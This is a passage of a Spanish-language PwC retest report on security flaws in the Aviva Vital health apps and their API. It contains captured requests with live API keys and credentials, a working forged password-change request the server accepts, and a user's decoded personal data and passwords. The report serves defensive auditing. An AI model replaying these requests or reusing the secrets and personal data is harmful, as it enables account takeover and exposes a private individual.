Revisión de aplicaciones móviles: Aviva Vital

(Retesting 07/09/2016)

Aviva

Aviva

Septiembre
2016
Versión 1.0

pwc

Índice

Índice 2
Objetivos y alcance 3
Resumen de resultados 4
Plantilla modelo 5
Detalle de las vulnerabilidades 6
2016-AVIVAVITAL-001 Posibilidad de autenticación e interacción directa con la API 6
2016-AVIVAVITAL-004 Datos sensibles enviados en texto plano 13
2016-AVIVAVITAL-005 Credenciales 'hardcodeadas' en el código fuente de la aplicación 15
2016-AVIVAVITAL-006 Política de credenciales débil 17
2016-AVIVAVITAL-008 Cookies de sesión inseguras 19
2016-AVIVAVITAL-009 Posibilidad de enumeración de usuarios 21
2016-AVIVAVITAL-012 Información residual en los dispositivos móviles 23
2016-AVIVAVITAL-013 Exposición de plataforma 25

Objetivos y alcance

Este documento contiene los resultados del retesting que PriceWaterhouseCoopers Auditores, S.L. (a partir de ahora PwC) ha realizado. En éste se han vuelto a revisar las siguientes plataformas o entornos:

Entorno	Comentarios
Aplicación Android Aviva Vital	Disponible en https://play.google.com/store/apps/details?id=com.avivacuida.app
Aplicación iOS Aviva Vital	Disponible en https://itunes.apple.com/es/app/aviva-vital/id1112188338?mt=8
http://api.ivitalia.com	API empleada por las aplicaciones móviles

La nueva revisión se ha realizado a través de los nuevos aplicativos móviles que AVIVA ha dispuesto en los distintos markets de distribución (Play Store y Apple Store) con tal de corregir las vulnerabilidades detectadas y reportadas en el informe 'PwC-Aviva - Revisión de aplicaciones móviles Aviva Vital v1.0'. Dicha auditoría se realizó entre el **1 y el 5 de agosto de 2016**, y los resultados fueron reportados el **5 de agosto de 2016**.

El retesting de las distintas vulnerabilidades detectadas en la revisión descrita anteriormente se ha realizado durante el día **7 de septiembre de 2016,** en el cual se han revisado las siguientes aplicaciones actualizadas a tal efecto:

- Aviva Vital Android: Versión 1.0.13 (fecha de actualización 21 de agosto de 2016)
- Aviva Vital iOS: Versión 1.2.0 (fecha de actualización 21 de agosto de 2016)

La tipología y alcance de las pruebas son los mismos que los que se realizaron durante la revisión original y están descritos en el correspondiente reporte entregado a AVIVA en las fechas descritas anteriormente.

Resumen de resultados

Durante la revisión original realizada a las aplicaciones móviles Aviva Vital fueron detectadas 15 vulnerabilidades. A continuación se muestra su estado de resolución a partir de las nuevas pruebas realizadas:

Vulnerabilidad	Riesgo	ID	Estado de resolución (a fecha 7/9/16)
Posibilidad de autenticación e interacción directa con la API	Alto	2016-AVIVAVITAL-001	No
Ausencia de establecimiento de sesión	Alto	2016-AVIVAVITAL-002	Sí
Componentes no soportados	Alto	2016-AVIVAVITAL-003	Sí
Datos sensibles enviados en texto plano	Alto	2016-AVIVAVITAL-004	Parcialmente
Credenciales 'hardcodeadas' en el código fuente de la aplicación	Alto	2016-AVIVAVITAL-005	Parcialmente
Política de credenciales débil	Medio	2016-AVIVAVITAL-006	No
Exposición de consola de administración	Medio	2016-AVIVAVITAL-007	Sí
Cookies de sesión inseguras	Medio	2016-AVIVAVITAL-008	No
Posibilidad de enumeración de usuarios	Medio	2016-AVIVAVITAL-009	Parcialmente
Extracción de información a través de logcat	Medio	2016-AVIVAVITAL-010	Sí
Ausencia de manejo de errores	Medio	2016-AVIVAVITAL-011	Sí
Información residual en los dispositivos móviles	Medio	2016-AVIVAVITAL-012	Parcialmente
Exposición de plataforma	Bajo	2016-AVIVAVITAL-013	No
Existencia de recursos de test en aplicación productiva	Bajo	2016-AVIVAVITAL-014	Sí
Comentarios descriptivos en el código fuente	Bajo	2016-AVIVAVITAL-015	Sí

Las vulnerabilidades no resueltas completamente se han documentado en el apartado 'Detalle de las vulnerabilidades' de este mismo documento y han sido identificadas tomando como referencia los identificadores que se emplearon en la auditoría original. En este detalle se muestra el motivo de su no resolución, complementando la información del reporte generado en la auditoría original.

Plantilla modelo

Este apartado explica el modelo utilizado en las fichas sobre las cuales se sustenta el detalle de cada una de las vulnerabilidades descritas en el informe.

Identificador	Identificador único asociado a la vulnerabilidad
Activos afectados	Activos afectados por la vulnerabilidad
Puntuación (Riesgo)	**CVSS Base Score:** Common Vulnerability Scoring System. Puntuación estándar en la evaluación de riesgo de vulnerabilidades.
Vector CVSS	Este vector incluye las métricas base: **Métricas de puntuación base** • Métricas de Explotabilidad: ○ **AV**: Vector de acceso *Posibles valores*: L = Acceso local, A = Red adyacente, N = Red (Internet). ○ **AC**: Complejidad de acceso *Posibles valores*: H = Alto, M = Medio, L = Bajo ○ **Au**: Autenticación *Posibles valores*: N= No requerida, S= Autenticación simple requerida, M= Múltiple autenticación requerida • Métricas de Impacto: ○ C: Impacto en confidencialidad *Posibles valores:* N = Ninguno, P = Parcial, C = Completo ○ I: Impacto en integridad *Posibles valores:* N = Ninguno, P = Parcial, C = Completo ○ A: Impacto en disponibilidad *Posibles valores:* N = Ninguno, P = Parcial, C = Completo
Facilidad de resolución (1-5)	Esta métrica estima la facilidad de resolución de la vulnerabilidad: Valor 5: La vulnerabilidad es muy fácil de resolver Valor 4: La vulnerabilidad es fácil de resolver Valor 3: La vulnerabilidad tiene una facilidad de resolución media Valor 2: La vulnerabilidad es difícil de resolver Valor 1: La vulnerabilidad es muy difícil de resolver
Número de ocurrencias	Número de ocurrencias de la vulnerabilidad

Detalle de las vulnerabilidades

2016-AVIVAVITAL-001 Posibilidad de autenticación e interacción directa con la API

Identificador	2016-AVIVAVITAL-001 (No resuelta)
Activos afectados	http://api.ivitalia.com
Puntuación (Riesgo)	10 (Alto)
Vector CVSS	AV:N/AC:L/Au:N/C:C/I:C/A:C/E:H/RL:W/RC:C
Facilidad de resolución (1-5)	3 (Medio)
Número de ocurrencias	1

RIESGO

Un esquema de autenticación débil puede permitir a un atacante autenticarse satisfactoriamente contra la plataforma, pudiendo realizar acciones no autorizadas a través de las cuales se puede atentar contra la confidencialidad y la integridad de la información almacenada en la misma o contra la disponibilidad de la infraestructura.

DETALLE

Durante el retesting se ha observado que se ha implementado un mecanismo de establecimiento de sesión mediante la cookie 'ci_session'. Sin embargo siguen enviándose los datos de autenticación contra la API en las cabeceras HTTP:

```
POST //V2/loginuser HTTP/1.1
Host: api.ivitalia.com
usuario: aviva
Accept: application/json, text/plain, */*
Authorization: Basic bashe64ivitalia_api:2015
Accept-Language: es-es
x-api-key: L0wqf6lS26CxDZdFJDjfB38UQWKVw90C7YefmclY
password: 2015
Accept-Encoding: gzip, deflate
Origin: file://
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_2 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Mobile/12D508 (5744179312)
Content-Length: 132
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: ci_session=421b99ef72bdb60198617ca8cfeed11ffbbbe9bf

hashkey=eyJlbWFpbCI6ImNhcmxvc19iZXJuZXRAaG90bWFpbC5jb20iLCJwYXNzd29yZCI6ImF2aXZhdml0YWwiLCJlbmNyaXB0YWRhIjowLCJ2ZXJzaW9uIjoxfQ%3D%3D
```

Tomando como ejemplo la petición de cambio de contraseña, se ha observado que además de la cookie de sesión, se envía un token cifrado en Base64 y el contenido de la petición

también cifrado en Base 64. A continuación se muestra un ejemplo de petición y la consiguiente respuesta afirmativa del servidor:

Petición

```
POST //V2/saveuser/ HTTP/1.1

Host: api.ivitalia.com

usuario: aviva

Accept: application/json, text/plain, */*

Authorization: Basic bashe64ivitalia_api:2015

Accept-Encoding: gzip, deflate

x-api-key: L0wqf8lS26CxDZdFJDjfB38UQWKVw90C7YefmclY

password: 2015

token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjgzNzM2IiwiYXBwX2lkIjoiMiIsIn
BhZHJlX2lkIjoiMCIsInVzdWFyaW9faWRfb2xkIjoiMCIsImlkaW9tYV9pZCI6IjEiLCJwYWlzX
2lkIjoiMSIsInByb3ZpbmNpYV9pZCI6IjQ2IiwiZmFjZWJvb2tfaWQiOm51bGwsIm1hcmNhX2lk
IjpudWxsLCJlbXByZXNhX2lkIjpudWxsLCJub21icmUiOiJDYXJsb3MiLCJhcGVsbGlkb3MiOiJ
CZXJuZXQiLCJlbWFpbCI6ImNhcmxvc19iZXJuZXRAaG90bWFpbC5jb20iLCJyZWJvdGFkbyI6Ij
AiLCJuaWZfY2lmIjoiIiwidGVsZWZvbm8iOiI2Njc5ODU4NjQiLCJuaWNrIjoiIiwicGFzc3dvc
mQiOiJmMTU1YmNjNDk2ZGNjNjI5MWQyMWFiMGI0YWQ4ZjBiNjI4Y2NkYzI5IiwicGFzc3dvcmRf
bG9jYWwiOiIiLCJmZWNoYV9uYWNpbWllbnRvIjoiMTk3MC0wMS0wMSIsInNleG8iOiIyIiwiY3A
iOiI0Njk4MCIsImxvY2FsaWRhZCI6IlBBVEVSTkEiLCJkaXJlY2Npb24iOiJDXC8gRnJpZ29sYS
wgNCwgcHRhICA1IiwiYWx0dXJhIjoiMTgzIiwiaW1hZ2VuIjoiNTZkZWEwYzljNWMyZi5qcGVnI
iwiZmVjaGFfbW9kaWZpY2FjaW9uX2FsdHVyYSI6IjIwMTYtMDgtMjAgMTg6Mzk6MTgiLCJub3Rp
ZmljYWNpb25lcyI6NiwiaXZpY29pbnMiOiIxMDkyIiwibml2ZWwiOiIzIiwidmFsaWRhZG8iOiI
xIiwicHJlbWl1bSI6IjEiLCJhcHBfZnJlZSI6IjAiLCJhZG1pbmlzdHJhZG9yIjoiMCIsImFkbW
luaXN0cmFkb3JfYWN0aXZvIjoiMCIsInBheXBhbF9wYXllciI6IiIsInBheXBhbF9zdXNjcmlwd
GlvbiI6IiIsImJhamEiOiIwIiwiYmFqYV9ib2xldGluIjoiMCIsIm9sZF9wYXNzd29yZCI6IjAi
LCJyZW1lbWJlcl90b2tlbiI6bnVsbCwiaGFzaF92YWxpZGFyIjoiIiwibGFzdF9sb2dpbiI6IjI
wMTYtMDktMDIgMDk6MzU6NDQiLCJsYXN0X2xvZ2luX2lwIjoiIiwic2Vzc2lvbl9maXRiaXQiOi
IiLCJzZXNzaW9uX3J1bnRhc3RpYyI6IiIsInNlc3Npb25fc3RyYXZhIjoiIiwic2Vzc2lvbl9yd
W5rZWVwZXIiOiIiLCJtYXJjYSI6IjAiLCJmYWN0dXJhIjoiMCIsImN1cG9uX2lkIjoiMCIsImZh
bWlsaWFyZXMiOiIwIiwicmVudWV2YSI6IjEiLCJlbWFpbF92YWxpZG8iOiIxIiwidGlwb191c3V
hcmlvIjoiMSIsImNyZWF0ZWRfYXQiOiIyMDE2LTAyLTAzIDE2OjE1OjE4IiwidXBkYXRlZF9hdC
I6IjIwMTYtMDMtMDggMTA6NTI6MDkiLCJtYWdhemluZSI6MCwidHYiOjAsInBlc28iOiI4Ny4wM
DAiLCJwb3JjZW50YWplX2dyYXNhIjoiMjIiLCJzdXNjcmlwdGlvbl9kYXlzIjoiMzYwIiwic3Vz
Y3JpcHRpb25fZW5kIjoiMjAxNy0wMS0zMCJ9.c5f5KiDOKel4tophO-sFuMaY-
PLwPXSSCuQAh3aL9yo

Origin: file://

User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_2 like Mac OS X)
AppleWebKit/600.1.4 (KHTML, like Gecko) Mobile/12D508 (5744179312)

Accept-Language: es-es

Content-Length: 406
```

```
Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Cookie: ci_session=85766264661a17f3a66e3f42dfd7aedad4eb787c



hashkey=eyJub21icmUiOiJDYXJsb3MiLCJhcGVsbGlkb3MiOiJCZXJuZXQiLCJ0ZWxlZm9ubyI
6IjY2Nzk4NTg2NCIsImVtYWlsIjoiY2FybG9zX2Jlcm5ldEBob3RtYWlsLmNvbSIsIm5pY2siOi
IiLCJzZXhvIjoiMiIsImZlY2hhX25hY2ltaWVudG8iOiIxOTcwLTAxLTAxIDAwOjAwIiwiZGlyZ
WNjaW9uIjoiQy8gRnJpZ29sYSwgNCwgcHRhICA1IiwiY3AiOiI0Njk4MCIsInBhaXNfaWQiOiIx
IiwicHJvdmluY2lhX2lkIjoiNDYiLCJwYXNzd29yZCI6IjEiLCJhcHBfaWQiOjIsInBlc28iOiI
4Ny4wMDAiLCJuaWZfY2lmIjoiIn0%3D
```

Respuesta

```
HTTP/1.1 200 OK

Date: Wed, 07 Sep 2016 10:45:58 GMT

Server: Apache

X-Powered-By: PHP/5.6.24

Access-Control-Allow-Origin: file://

Access-Control-Allow-Credentials: true

Access-Control-Allow-Headers: authorization,password,usuario,x-api-
key,token,key,content-type

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0

Pragma: no-cache

Vary: Accept-Encoding,User-Agent

Content-Length: 7

Keep-Alive: timeout=1, max=100

Connection: Keep-Alive

Content-Type: application/json; charset=utf-8



"83736"
```

Debe tenerse en cuenta que tanto la cebecera 'token' como el contenido POST de 'hashkey' pueden ser fácilmente conformados al tratarse de Base64. Se ha observado que el ID de usuario consta en el token enviado al servidor:

Token en Base64


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjgzNzM2IiwiYXBwX2lkIjoiMiIsIn
BhZHJlX2lkIjoiMCIsInVzdWFyaW9faWRfb2xkIjoiMCIsImlkaW9tYV9pZCI6IjEiLCJwYWlzX
2lkIjoiMSIsInByb3ZpbmNpYV9pZCI6IjQ2IiwiZmFjZWJvb2tfaWQiOm51bGwsIm1hcmNhX2lk
IjpudWxsLCJlbXByZXNhX2lkIjpudWxsLCJub21icmUiOiJDYXJsb3MiLCJhcGVsbGlkb3MiOiJ
CZXJuZXQiLCJlbWFpbCI6ImNhcmxvc19iZXJuZXRAaG90bWFpbC5jb20iLCJyZWJvdGFkbyI6Ij
AiLCJuaWZfY2lmIjoiIiwidGVsZWZvbm8iOiI2Njc5ODU4NjQiLCJuaWNrIjoiIiwicGFzc3dvc
mQiOiJmMTU1YmNjNDk2ZGNjNjI5MWQyMWFiMGI0YWQ4ZjBiNjI4Y2NkYzI5IiwicGFzc3dvcmRf
bG9jYWwiOiIiLCJmZWNoYV9uYWNpbWllbnRvIjoiMTk3MC0wMS0wMSIsInNleG8iOiIyIiwiY3A
iOiI0Njk4MCIsImxvY2FsaWRhZCI6IlBBVEVSTkEiLCJkaXJlY2Npb24iOiJDXC8gRnJpZ29sYS
wgNCwgcHRhICA1IiwiYWx0dXJhIjoiMTgzIiwiaW1hZ2VuIjoiNTZkZWEwYzljNWMyZi5qcGVnI
iwiZmVjaGFfbW9kaWZpY2FjaW5uX2FsdHVyYSI6IjIwMTYtMDgtMjAgMTg6Mzk6MTgiLCJub3Rp
ZmljYWNpb25lcyI6NiwiaXZpY29pbnMiOiIxMDkyIiwibml2ZWwiOiIzIiwidmFsaWRhZG8iOiI
xIiwicHJlbWl1bSI6IjEiLCJhcHBfZnJlZSI6IjAiLCJhZG1pbmlzdHJhZG9yIjoiMCIsImFkbW
luaXN0cmFkb3JfYWN0aXZvIjoiMCIsInBheXBhbF9wYXllciI6IiIsInBheXBhbF9zdXNjcmlwd
GlvbiI6IiIsImJhamEiOiIwIiwiYmFqYV9ib2xldGluIjoiMCIsIm9sZF9wYXNzd29yZCI6IjAi
LCJyZW1lbWJlcl90b2tlbiI6bnVsbCwiaGFzaF92YWxpZGFyIjoiIiwibGFzdF9sb2dpbiI6IjI
wMTYtMDktMDIgMDk6MzU6NDQiLCJsYXN0X2xvZ2luX2lwIjoiIiwic2Vzc2lvbl9maXRiaXQiOi
IiLCJzZXNzaW9uX3J1bnRhc3RpYyI6IiIsInNlc3Npb25fc3RyYXZhIjoiIiwic2Vzc2lvbl9yd
W5rZWVwZXIiOiIiLCJtYXJjYSI6IjAiLCJmYWN0dXJhIjoiMCIsImN1cG9uX2lkIjoiMCIsImZh
bWlsaWFyZXMiOiIwIiwicmVudWV2YSI6IjEiLCJlbWFpbF92YWxpZG8iOiIxIiwidGlwb191c3V
hcmlvIjoiMSIsImNyZWF0ZWRfYXQiOiIyMDE2LTAyLTAzIDE2OjE1OjE4IiwidXBkYXRlZF9hdC
I6IjIwMTYtMDMtMDggMTA6NTI6MDkiLCJtYWdhemluZSI6MCwidHYiOjAsInBlc28iOiI4Ny4wM
DAiLCJwb3JjZW50YWplX2dyYXNhIjoiMjIiLCJzdXNjcmlwdGlvbl9kYXlzIjoiMzYwIiwic3Vz
Y3JpcHRpb25fZW5kIjoiMjAxNy0wMS0zMCJ9.c5f5KiDOKel4tophO-sFuMaY-
PLwPXSSCuQAh3aL9yo
```


Token en UTF-8


```
{"typ":"JWT","alg":"HS256"}{"id":"83736","app_id":"2","padre_id":"0","usuar
io_id_old":"0","idioma_id":"1","pais_id":"1","provincia_id":"46","facebook_
id":null,"marca_id":null,"empresa_id":null,"nombre":"Carlos","apellidos":"B
ernet","email":"carlos_bernet@hotmail.com","rebotado":"0","nif_cif":"","tel
efono":"667985864","nick":"","password":"f155bcc496dcc6291d21ab0b4ad8f0b628
ccdc29","password_local":"","fecha_nacimiento":"1970-01-
01","sexo":"2","cp":"46980","localidad":"PATERNA","direccion":"C\/ Frigola,
4, pta
5","altura":"183","imagen":"56dea0c9c5c2f.jpeg","fecha_modificacion_altura"
:"2016-08-20
18:39:18","notificaciones":6,"ivicoins":"1092","nivel":"3","validado":"1","
premium":"1","app_free":"0","administrador":"0","administrador_activo":"0",
"paypal_payer":"","paypal_suscription":"","baja":"0","baja_boletin":"0","ol
d_password":"0","remember_token":null,"hash_validar":"","last_login":"2016-
09-02
09:35:44","last_login_ip":"","session_fitbit":"","session_runtastic":"","se
ssion_strava":"","session_runkeeper":"","marca":"0","factura":"0","cupon_id
":"0","familiares":"0","renueva":"1","email_valido":"1","tipo_usuario":"1",
```

```
"created at":"2016-02-03 16:15:18","updated at":"2016-03-08
10:52:09","magazine":0,"tv":0,"peso":"87.000","porcentaje_grasa":"22","susc
ription_days":"360","suscription_end":"2017-01-30"}s* )xa:n1 / I @ whr
```


Este mismo ejercicio puede realizarse con el contenido del campo 'hashkey'. Por lo tanto un usuario malicioso podría realizar una petición y comprobar si es posible realizar acciones no autorizadas directamente peticionando contra la parte servidor de la aplicación (API) sin emplear los clientes móviles. Como prueba se ha probado de conformar una petición de cambio de contraseña sin el campo de sesión 'ci_session', lo cual emularía un escenario real en la cual un atacante no conoce la sesión de usuario e intenta realizar una petición maliciosa.

La petición maliciosa (sin cookie de sesión) es la siguiente:


```
POST //V2/saveuser/ HTTP/1.1

Host: api.ivitalia.com

usuario: aviva

Accept: application/json, text/plain, */*

Authorization: Basic bashe64ivitalia_api:2015

Accept-Encoding: gzip, deflate

x-api-key: L0wqf8lS26CxDZdFJDjfB38UQWKVw90C7YefmclY

password: 2015

token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjgzNzM2IiwiYXBwX2lkIjoiMiIsIn
BhZHJlX2lkIjoiMCIsInVzdWFyaW9faWRfb2xkIjoiMCIsImlkaW9tYV9pZCI6IjEiLCJwYWlzX
2lkIjoiMSIsInByb3ZpbmNpYV9pZCI6IjQ2IiwiZmFjZWJvb2tfaWQiOm51bGwsIm1hcmNhX2lk
IjpudWxsLCJlbXByZXNhX2lkIjpudWxsLCJub21icmUiOiJDYXJsb3MiLCJhcGVsbGlkb3MiOiJ
CZXJuZXQiLCJlbWFpbCI6ImNhcmxvc19iZXJuZXRAaG90bWFpbC5jb20iLCJyZWJvdGFkbyI6Ij
AiLCJuaWZfY2lmIjoiIiwidGVsZWZvbm8iOiI2Njc5ODU4NjQiLCJuaWNrIjoiIiwicGFzc3dvc
mQiOiIwYTZmMjI3NzAyNTA1Y2E2MGY5NzdlNmQ0MGJmYzhkNmZkNDdjOTQ0IiwicGFzc3dvcmRf
bG9jYWwiOiIiLCJmZWNoYV9uYWNpbWllbnRvIjoiMTk3MC0wMS0wMSIsInNleG8iOiIyIiwiY3A
iOiI0Njk4MCIsImxvY2FsaWRhZCI6IlBBVEVSTkEiLCJkaXJlY2Npb24iOiJDXC8gRnJpZ29sYS
wgNCwgcHRhICA1IiwiYWx0dXJhIjoiMTgzIiwiaW1hZ2VuIjoiNTZkZWEwYzljNWMyZi5qcGVnI
iwiZmVjaGFfbW9kaWZpY2FjaW9uX2FsdHVyYSI6IjIwMTYtMDgtMjAgMTg6Mzk6MTgiLCJub3Rp
ZmljYWNpb25lcyI6NiwiaXZpY29pbnMiOiIxMDkyIiwibml2ZWwiOiIzIiwidmFsaWRhZG8iOiI
xIiwicHJlbWl1bSI6IjEiLCJhcHBfZnJlZSI6IjAiLCJhZG1pbmlzdHJhZG9yIjoiMCIsImFkbW
luaXN0cmFkb3JfYWN0aXZvIjoiMCIsInBheXBhbF9wYXllciI6IiIsInBheXBhbF9zdXNjcmlwd
GlvbiI6IiIsImJhamEiOiIwIiwiYmFqYV9ib2xldGluIjoiMCIsIm9sZF9wYXNzd29yZCI6IjAi
LCJyZW1lbWJlcl90b2tlbiI6bnVsbCwiaGFzaF92YWxpZGFyIjoiIiwibGFzdF9sb2dpbiI6IjI
wMTYtMDktMDIgMDk6MzU6NDQiLCJsYXN0X2xvZ2luX2lwIjoiIiwic2Vzc2lvbl9maXRiaXQiOi
IiLCJzZXNzaW9uX3J1bnRhc3RpYyI6IiIsInNlc3Npb25fc3RyYXZhIjoiIiwic2Vzc2lvbl9yd
W5rZWVwZXIiOiIiLCJtYXJjYSI6IjAiLCJmYWN0dXJhIjoiMCIsImN1cG9uX2lkIjoiMCIsImZh
bWlsaWFyZXMiOiIwIiwicmVudWV2YSI6IjEiLCJlbWFpbF92YWxpZG8iOiIxIiwidGlwb191c3V
hcmlvIjoiMSIsImNyZWF0ZWRfYXQiOiIyMDE2LTAyLTAzIDE2OjE1OjE4IiwidXBkYXRlZF9hdC
I6IjIwMTYtMDMtMDggMTA6NTI6MDkiLCJtYWdhemluZSI6MCwidHYiOjAsInBlc28iOiI4Ny4wM
DAiLCJwb3JjZW50YWplX2dyYXNhIjoiMjIiLCJzdXNjcmlwdGlvbl9kYXlzIjoiMzYwIiwic3Vz
Y3JpcHRpb25fZW5kIjoiMjAxNy0wMS0zMCJ9.6lMOQtR2TXpA14OvL9SshxDSdbGYDYperF3ddz
oIyEo
```

```
Origin: file://

User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_2 like Mac OS X)
AppleWebKit/600.1.4 (KHTML, like Gecko) Mobile/12D508 (5744179312)

Accept-Language: es-es

Content-Length: 418

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded



hashkey=eyJub21icmUiOiJDYXJsb3MiLCJhcGVsbGlkb3MiOiJCZXJuZXQiLCJ0ZWxlZm9ubyI
6IjY2Nzk4NTg2NCIsImVtYWlsIjoiY2FybG9zX2Jlcm5ldEBob3RtYWlsLmNvbSIsIm5pY2siOi
IiLCJzZXhvIjoiMiIsImZlY2hhX25hY2ltaWVudG8iOiIxOTcwLTAxLTAxIDAwOjAwIiwiZGlyZ
WNjaW9uIjoiQy8gRnJpZ29sYSwgNCwgcHRhICA1IiwiY3AiOiI0Njk4MCIsInBhaXNfaWQiOiIx
IiwicHJvdmluY2lhX2lkIjoiNDYiLCJwYXNzd29yZCI6ImF2aXZhdml0YWwiLCJhcHBfaWQiOjI
sInBlc28iOiI4Ny4wMDAiLCJuaWZfY2lmIjoiIn0%3D
```

A esta petición, el servidor responde afirmativamente y cambia la contraseña del usuario que se encuentra embedida en el parámetro hashkey (codificada en Base64):

```
HTTP/1.1 200 OK

Date: Wed, 07 Sep 2016 10:48:24 GMT

Server: Apache

X-Powered-By: PHP/5.6.24

Access-Control-Allow-Origin: file://

Access-Control-Allow-Credentials: true

Access-Control-Allow-Headers: authorization,password,usuario,x-api-
key,token,key,content-type

Set-Cookie: ci_session=f1cbef008555cbd781d6b451873c7e896c5220cc;
expires=Wed, 07-Sep-2016 12:48:24 GMT; Max-Age=7200; path=/; HttpOnly

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0

Pragma: no-cache

Vary: Accept-Encoding,User-Agent

Content-Length: 7

Keep-Alive: timeout=1, max=100
```

```
Connection: Keep-Alive

Content-Type: application/json; charset=utf-8



"83736"
```

Por lo que queda patente que el servidor sigue sin controlar las sesiones de los usuarios aunque se haya establecido una cookie a tal efecto. La información incluida en la cabecera 'token' y en el parámetro 'hashkey' son suficientes para realizar peticiones satisfactorias al servidor independientemente de si se envía una cookie de sesión inválida (o no existente).

RECOMENDACIONES

Se recomienda la implementación de un mecanismo de interacción segura con la API, ya sea mediante el uso de esquemas de autenticación seguros, o mediante el establecimiento adecuado de sesiones, evitando la posibilidad de realizar ninguna petición si no se dispone de una sesión de usuario correctamente iniciada.

En el caso de emplear cookies de sesión, éstas deben enviarse mediante canales seguros y deben estar protegidas a ataques que puedan provocar su robo. Por este motivo, deben habilitarse los atributos 'Secure' y 'HttpOnly' de las cookies de sesión empleadas a tal efecto.

En el caso del mecanismo implantado actualmente, el servidor sólo debe responder y actuar en el caso de que se reciba una cookie de sesión válida, evitando cualquier tipo de validación que pueda ser conocida por un atacante. En este caso concreto, el campo 'token' puede ser construido por un usuario malicioso, por lo que se puede atentar contra la integridad de los datos de los usuarios registrados en la plataforma. Adicionalmente, debe tenerse en cuenta que en esta misma cabecera se envía información del usuario que es totalmente innecesaria para establecer una sesión.

2016-AVIVAVITAL-004 Datos sensibles enviados en texto plano

Identificador	2016-AVIVAVITAL-004 (Parcialmente resuelta)
Activos afectados	http://api.ivitalia.com
Puntuación (Riesgo)	9,7 (Alto)
Vector CVSS	AV:N/AC:L/Au:N/C:C/I:C/A:P/E:H/RL:OF/RC:C
Facilidad de resolución (1-5)	4 (Fácil)
Número de ocurrencias	1

RIESGO

Los datos enviados por un canal sin cifrar son susceptibles a ataques de escucha o Man-in-the-Middle, siendo este hecho de especial importancia cuando la información transmitida contiene datos sensibles.

DETALLE

Se ha observado que se ha implementado el uso de un canal cifrado (HTTPS) entre los clientes móviles y la API. Sin embargo, no se están empleando cabeceras HSTS lo cual podría facilitar un degradado del nivel de cifrado del canal (HTTP) con lo que la confidencialidad e integridad de los datos no estaría asegurada:

```
HTTP/1.1 200 OK
Date: Wed, 07 Sep 2016 10:44:42 GMT
Server: Apache
X-Powered-By: PHP/5.6.24
Access-Control-Allow-Origin: file://
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,password,usuario,x-api-key,token,key,content-type
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: ci_session=85766264661a17f3a66e3f42dfd7aedad4eb787c; expires=Wed, 07-Sep-2016 12:44:42 GMT; Max-Age=7200; path=/; HttpOnly
Vary: Accept-Encoding,User-Agent
Content-Length: 3109
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```

RECOMENDACIONES

Se recomienda implementar la política HSTS, incluyendo la cabecera HTTP 'Strict-Transport-Security' y su tiempo de validez a través del parámetro 'max-age' de modo que se fuerce siempre a usar comunicaciones cifradas y que no puedan utilizarse enlaces maliciosos destinados a degradar el nivel de cifrado de las mismas.

Se puede obtener más información de la política HSTS en el siguiente enlace:

https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet

2016-AVIVAVITAL-005 Credenciales 'hardcodeadas' en el código fuente de la aplicación

Identificador	2016-AVIVAVITAL-005 (Parcialmente resuelta)
Activos afectados	Aplicación Android Aviva Vital Aplicación iOS Aviva Vital
Puntuación (Riesgo)	7,8 (Alto)
Vector CVSS	AV:N/AC:L/Au:N/C:C/I:N/A:N/E:H/RL:W/RC:C
Facilidad de resolución (1-5)	3 (Medio)
Número de ocurrencias	2

RIESGO

El uso de credenciales de aplicación invariables y que consten de forma explícita en el código fuente de una aplicación al no depender del usuario del propio aplicativo, hace que sean propensas a ser descubiertas mediante técnicas de ingeniería reversa.

DETALLE

Se ha observado que las credenciales no aparecen 'hardcodeadas' directamente en el código fuente de la aplicación.

Sin embargo, el método de autenticación empleado actualmente hace que éstas sigan apareciendo en las cabeceras como resultado de recuperarlas del aplicativo:

```
POST //V2/loginuser HTTP/1.1
Host: api.ivitalia.com
usuario: aviva
Accept: application/json, text/plain, */*
Authorization: Basic bashe64ivitalia_api:2015
Accept-Language: es-es
x-api-key: L0wqf8lS26CxDZdFJDjfB38UQWKVw90C7YefmclY
password: 2015
Accept-Encoding: gzip, deflate
Origin: file://
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_2 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Mobile/12D508 (5744179312)
Content-Length: 132
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: ci_session=421b99ef72bdb60198617ca8cfeed11ffbbbe9bf

hashkey=eyJlbWFpbCI6ImNhcmxvc19iZXJuZXRAaG90bWFpbC5jb20iLCJwYXNzd29yZCI6ImF2aXZhdml0YWwiLCJlbmNyaXB0YWRhIjowLCJ2ZXJzaW9uIjoxfQ%3D%3D
```

RECOMENDACIONES

Se recomienda evitar el uso de variables 'hardcodeadas' en el código fuente de la aplicación, empleando mecanismos en los que éstas dependan del usuario del aplicativo mediante mecanismos de inicio de sesión seguros.

En caso de no poder evitar la inclusión de credenciales en el código, es recomendable almacenar dichas credenciales cifradas, y que los parámetros clave a través de los que se ha realizado dicho cifrado no queden almacenados en el código (por ejemplo, la clave de cifrado).

2016-AVIVAVITAL-006 Política de credenciales débil

